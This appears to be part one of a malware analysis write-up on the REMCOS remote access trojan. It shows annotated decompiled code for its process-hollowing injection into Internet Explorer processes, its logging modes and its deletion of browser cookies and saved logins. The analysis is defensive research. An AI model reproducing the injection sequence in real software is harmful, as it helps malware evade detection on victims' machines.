Process injection

When the `enable_process_injection_flag` (index `0xD`) is enabled in the configuration, REMCOS injects itself into either a specified or a Windows process chosen from an hardcoded list to evade detection.

```
365     v57 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kEnableProcessInjectionFlag);
366     if ( sub_40B9BD((int)v57, (char *)L"0") )
367     {
368       v58 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kEnableProcessInjectionFlag);
369       ctf::std::WString::FromString((ctf::std::WString *)&v119, v58);
370       if ( ctf::InjectRemcosIntoProcess(*(ctf::std::String *)&v119) == 1 )
371       {
372         v124 = 3;
373         goto LABEL_36;
374       }
375     }
376   }
```

0x40EEB3 Calling process injection feature if enabled in the configuration



REMCOS running injected into iexplore.exe

The `enable_process_injection_flag` can be either a boolean or the name of a target process. When set to true (1), the injected process is chosen in a “best effort” manner from the following options:

- iexplorer.exe
- ieinstal.exe
- ielowutil.exe

```
v19 = ctf::CreateAndInjectProcess(v10, (uint8_t *)Buffer2);// ctf - iexplorer.exe
if ( !v19 )
{
  ctf::std::WString::FromWStr(&v20, (wchar_t *)L"C:\\Program Files(x86)\\Internet Explorer\\");
  v11 = ctf::std::String::GetBuffer2(&p_this);
  v12 = sub_40915B((ctf::std::String *)&v22, (ctf::std::String *)&v20, (wchar_t *)L"ieinstal.exe");
  v13 = ctf::std::WString::GetBuffer0((ctf::std::WString *)v12);
  v19 = ctf::CreateAndInjectProcess(v13, (uint8_t *)v11);
  ctf::std::WString::Reset(&v22);
  if ( !v19 )
  {
    v14 = ctf::std::String::GetBuffer2(&p_this);
    v15 = sub_40915B((ctf::std::String *)&v22, (ctf::std::String *)&v20, (wchar_t *)L"ielowutil.exe");
    v16 = ctf::std::WString::GetBuffer0((ctf::std::WString *)v15);
    v19 = ctf::CreateAndInjectProcess(v16, (uint8_t *)v14);
```

Note: there is only one injection method available in REMCOS, when we talk about process injection we are specifically referring to the method outlined here

REMCOS uses a classic `ZwMapViewOfSection` + `SetThreadContext` + `ResumeThread` technique for process injection. This involves copying itself into the injected binary via shared memory, mapped using `ZwMapViewOfSection` and then hijacking its execution flow to the REMCOS entry point using `SetThreadContext` and `ResumeThread` methods.

It starts by creating the target process in suspended mode using the `CreateProcessW` API and retrieving its thread context using the `GetThreadContext` API.

```
if ( !CreateProcessW(0, lpCommandLine, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &StartupInfo, p_remote_process_information) )
  break;

p_context = (CONTEXT *)VirtualAlloc(0, 4u, 0x1000u, 4u);// ctf -> Trick ?? Asks for 4 bytes but the minimum allocated size is a whole page
v40 = p_context;
v52 = p_context;
p_context->ContextFlags = CONTEXT_FULL;
if ( !GetThreadContext(p_remote_process_information->hThread, v40)
  || !ReadProcessMemory(
        p_remote_process_information->hProcess,
        (LPCVOID)(p_context->Ebx + 8),      // ctf -> EBX = PEB at process start
                                            // ctf -> EBX+8 = ImageBaseAddress
        &Buffer,
        4u,
        &NumberOfBytesRead)
```

0x418217 Creation of target process suspended mode

Then, it creates a shared memory using the `ZwCreateSection` API and maps it into the target process using the `ZwMapViewOfSection` API, along with the handle to the remote process.

```
  || g_fp_ZwCreateSection(&h_section, SECTION_ALL_ACCESS, 0, &MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, 0) )
{
  goto fail;
}
```

0x418293 Creating of the shared memory

```
if ( !g_fp_ZwMapViewOfSection(Handle, CurrentProcess, &v33, 0, 0, 0, (PSIZE_T)v35, 1u, 0, 0x40u) )// ctf -> Map shared memory into remote process
```

0x41834C Mapping of the shared memory in the target process

The binary is next loaded into the remote process by copying its header and sections into shared memory.

```
171       memmove_0(v26, p_pe, v15->OptionalHeader.SizeOfHeaders);// ctf -> Copy PE header into remote process using shared memory
172       v30 = 0;
173       if ( v15->FileHeader.NumberOfSections )
174       {
175         v20 = v30;
176         v21 = &p_pe[*((_DWORD *)p_pe + 15) + 268];
177         do
178         {
179           memmove_0((char *)v26 + *((_DWORD *)v21 - 2), (const void *)(v31 + *(_DWORD *)v21), *((_DWORD *)v21 - 1));// ctf -> Copy PE sections into remote process using shared memory
180           v21 += 40;
181           ++v20;
182         }
183         while ( v20 < v15->FileHeader.NumberOfSections );
```

0x41836F Mapping the PE in the shared memory using memmove


Relocations are applied if necessary. Then, the PEB `ImageBaseAddress` is fixed using the `WriteProcessMemory` API. Subsequently, the thread context is set with a new entry point pointing to the REMCOS entry point, and process execution resumes.

```
188       if ( v27 && v28 != v25 )
189       {
190         ctf::MaybeFixInjectedImageApplyRelocsEtc((int)v28, 0, (int)v25, 0);
191         v22 = v25;
192       }
193
194       if ( v29 == v22 )
195         goto LABEL_30;
196
197       if ( WriteProcessMemory(*(HANDLE *)_p_remote_process_information, (LPVOID)(p_context->Ebx + 8), &v25, 4u, 0) )
198       {
199         v22 = v25;
200 LABEL_30:
201         p_context->Eax = (DWORD)v22 + v15->OptionalHeader.AddressOfEntryPoint;
202         if ( SetThreadContext(*((HANDLE *)_p_remote_process_information + 1), p_context)
203           && ResumeThread(*((HANDLE *)_p_remote_process_information + 1)) != -1 )
```

0x41840B Hijacking process entry point to REMCOS entry point and resuming the process

Below is the detection of this process injection technique by our agent:

Process injection alert



Process injection process tree

Setting up logging mode


REMCOS has three logging mode values that can be selected with the `logging_mode` (index `0x28`) field of the configuration:

- 0: No logging
- 1: Start minimized in tray icon
- 2: Console logging

```
386     v64 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kLoggingMode);
387     v65 = ctf::std::String::GetBuffer2(v64);
388     v66 = ctf::Atoi(v65);
389     g_logging_mode = v66;
```

0x40EFA3 Logging mode configured from settings

Setting this field to 2 enables the console, even when process injection is enabled, and exposes additional information.



REMCOS console displayed while injected into iexplore.exe

Cleaning browsers

When the `enable_browser_cleaning_on_startup_flag` (index `0x2B`) is enabled, REMCOS will delete cookies and login information from the installed web browsers on the host.

```
511         v98 = ctf::std::vector::String::Get(
512                 &g_configuration_vector,
513                 ctf::Configuration::kEnableBrowserCleaningOnStartupFlag);
514         if ( *ctf::std::String::GetBuffer2(v98) == 1 )
515         {
516           v99 = ctf::std::vector::String::Get(
517                   &g_configuration_vector,
518                   ctf::Configuration::kEnableBrowserCleaningOnlyForTheFirstRunFlag);
519           v100 = ctf::std::String::GetBuffer2(v99);
520           v101 = ctf::std::vector::String::Get(
521                    &g_configuration_vector,
522                    ctf::Configuration::kBrowserCleaningSleepTimeInMinutes);
523           v102 = ctf::std::String::GetBuffer2(v101);
524           v103 = ctf::Atoi(v102);
525           ctf::command::CleanBrowserCookiesAndLogins(*v100 != 0, v103);
```

0x40F1CC Calling browser cleaning feature when enabled in the configuration

According to the official documentation the goal of this capability is to increase the system security against password theft:

CLEAR COOKIES AND LOGINS

Each time Remcos Agent starts, Clear Logins function will delete all your browsers stored passwords and logins.
This will increase system and accounts security against password grabbing.

Currently, the supported browsers are Internet Explorer, Firefox, and Chrome.

```
32        v0 = ctf::CleanExplorerCookies();
33 LABEL_4:
34        if ( !v1 )
35          v1 = ctf::CleanFirefoxCookies()
36        if ( !v10 )
37          v10 = ctf::CleanFirefoxLogins()
38        if ( !v9 )
39          v9 = ctf::CleanChromeCookies();
40        v2 = v11;
41        if ( !v11 )
42        {
43          v2 = ctf::CleanChromeLogins();
```

0x40C00C Supported browsers for cleaning features

The cleaning process involves deleting cookies and login files from browsers' known directory paths using the `FindFirstFileA`, `FindNextFileA`, and `DeleteFileA` APIs:


```
22  v10.capacity = (int)ctf::std::String::sub_402093(&v13, "\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\");
23  v0 = getenv("UserProfile");
24  v1 = (ctf::std::String *)sub_4052FD(&v14, v0, v10.capacity);
25  ctf::std::String::Copy1(&v16, v1);
26  ctf::std::String::Reset1(&v14);
27  ctf::std::String::Reset1(&v13);
28  v2 = ctf::std::String::Concat3(&v13, &v16, "*");
29  Buffer2 = ctf::std::String::GetBuffer2(v2);
30  FirstFileA = FindFirstFileA(Buffer2, &FindFileData);
```

0x40BD37 Cleaning Firefox cookies 1/2

```
43        if ( !FindNextFileA(FirstFileA, &FindFileData) )
44        {
45          ctf::std::String::sub_402093(&v10, "\n[Firefox Cookies not found]");
46          sub_40C1D8(v10.buffer.as_bytes[0]);
47          FindClose(FirstFileA);
48          goto LABEL_11;
49        }
50      }
51      while ( (FindFileData.dwFileAttributes & 0x10) == 0
52           || !strcmp(FindFileData.cFileName, ".")
53           || !strcmp(FindFileData.cFileName, "..") );
54      v5 = ctf::std::String::Concat3((ctf::std::String *)v12, &v16, FindFileData.cFileName);
55      v6 = ctf::std::String::Move1(&v14, v5);
56      ctf::std::String::Copy1(&p_this, v6);
57      ctf::std::String::Reset1(&v14);
58      ctf::std::String::Reset1((ctf::std::String *)v12);
59      v7 = ctf::std::String::GetBuffer2(&p_this);
60      if ( DeleteFileA(v7) )
```

0x40BD37 Cleaning Firefox cookies 2/2

When the job is completed, REMCOS prints a message to the console.



REMCOS printing success message after cleaning browsers

It's worth mentioning two related fields in the configuration:

- `enable_browser_cleaning_only_for_the_first_run_flag` (index `0x2C`)
- `browser_cleaning_sleep_time_in_minutes` (index `0x2D`)

The `browser_cleaning_sleep_time_in_minutes` configuration value determines how much time REMCOS will sleep before performing the job.

```
1   DWORD __stdcall ctf::thread::CleanBrowserCookiesAndLogins()
2   {
3     g_clean_browser_history_lock = 1;
4     Sleep(g_clean_browser_history_sleep);
5     // (...)
6   }
```

0x40C162 Sleeping before performing browser cleaning job

When `enable_browser_cleaning_only_for_the_first_run_flag` is enabled, the cleaning will occur only at the first run of REMCOS. Afterward, the `HKCU/SOFTWARE/{mutex}/FR` registry value is set.

On subsequent runs, the function directly returns if the value exists and is set in the registry.

```
15    Buffer2 = ctf::std::String::GetBuffer2(&g_registry_path_string);
16    if ( ctf::RegistryDoesValueExist(Buffer2, "FR") )
17    {
18      v3 = ctf::std::String::GetBuffer2(&g_registry_path_string);
19      ctf::RegistryGetDword(v3, "FR", &v5);     // ctf -> Once first run is set, it won't do the job anymore
20      if ( v5 )
21        return 0;
22    }
```

That’s the end of the first article. The second part will cover the second half of REMCOS' execution flow, starting from its watchdog to the first communication with its C2.